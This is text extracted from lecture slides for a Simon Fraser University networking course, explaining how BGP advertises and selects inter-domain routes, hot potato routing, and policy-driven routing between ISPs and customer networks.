
- Advertised prefix includes BGP attributes
 - “route” := prefix + attributes
- Two important attributes:
 - **AS-PATH**: list of AS’s through which prefix advertisement has passed
 - **NEXT-HOP**: indicates specific internal-AS router to next-hop AS
- Policy-based routing:
 - Gateway receiving route advertisement uses import policy to accept/decline path (e.g., never route through AS Y).
 - AS policy also determines whether to advertise path to other neighboring AS’s

BGP Path Advertisement



- AS2 router 2c receives path advertisement **AS3,X** (via eBGP) from AS3 router 3a
- Based on AS2 policy, AS2 router 2c accepts path AS3,X, propagates (via iBGP) to all AS2 routers
- Based on AS2 policy, AS2 router 2a advertises (via eBGP) path **AS2, AS3, X** to AS1 router 1c


BGP Path Advertisement



Gateway router may learn about **multiple** paths to destination:


- AS1 gateway router 1c learns path *AS2,AS3,X* from 2a
- AS1 gateway router 1c learns path *AS3,X* from 3a
- Based on policy, AS1 gateway router 1c chooses path *AS3,X*, and *advertises path within AS1 via iBGP*

BGP and OSPF Forwarding Table



- recall: 1a, 1b, 1c learn about dest X via iBGP from 1c: “path to X goes through 1c”
- 1d: OSPF intra-domain routing: to get to 1c, forward over outgoing local interface 1

BGP and OSPF Forwarding Table




- recall: 1a, 1b, 1c learn about dest X via iBGP from 1c: “path to X goes through 1c”
- 1d: OSPF intra-domain routing: to get to 1c, forward over outgoing local interface 1
- 1a: OSPF intra-domain routing: to get to 1c, forward over outgoing local interface 2

BGP Route Selection

- Router may learn about more than one route to destination AS, selects route based on:
 1. **Hot potato routing:** closest NEXT-HOP router
 2. **Policy decision:** local preference value attribute
 3. Shortest AS-PATH
 4. Additional criteria


Hot Potato Routing



- 2d learns (via iBGP) it can route to X via 2a or 2c
- **Hot potato routing:** choose local gateway that has least intra-domain cost
 - don't worry about inter-domain cost!
 - e.g., 2d chooses 2a, even though more AS hops to X


Policy Decisions

- Two types of flow:
 - Traffic
 - Cash (customer/provider, peer)
- BGP Policies: Follow the Ca\$h



- A,B,C are *provider networks*
- X,W,Y are customer (of provider networks)
- X is *dual-homed*: attached to two networks


Policy Decisions



Suppose an ISP only wants to route traffic to/from its customer networks
(does not want to carry transit traffic between other ISPs)

- A advertises path Aw to B and to C
- B **chooses not to advertise** BAw to C:
 - B gets no “revenue” for routing CBAw, since none of C, A, w are B’s customers
 - C does not learn about CBAw path
- C will route CAw (not using B) to get to w

Policy Decisions



Suppose an ISP only wants to route traffic to/from its customer networks
(does not want to carry transit traffic between other ISPs)

- **Policy to enforce:** X does not want to route from B to C via X
 - .. so X will not advertise to B a route to C

Why are Intra- and Inter-AS Routing needed?

Policy:

- inter-AS: admin wants control over how its traffic routed, who routes through its net.
- intra-AS: single admin, so no policy decisions needed

Scale:

- hierarchical routing saves table size, reduced update traffic

Performance:

- intra-AS: can focus on performance
- inter-AS: policy may dominate over performance

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Network Layer


Control Plane

Instructor: Khaled Diab

Recall: Distributed Control Plane

Distributed Approach: routers **exchange messages** with each other to calculate the tables

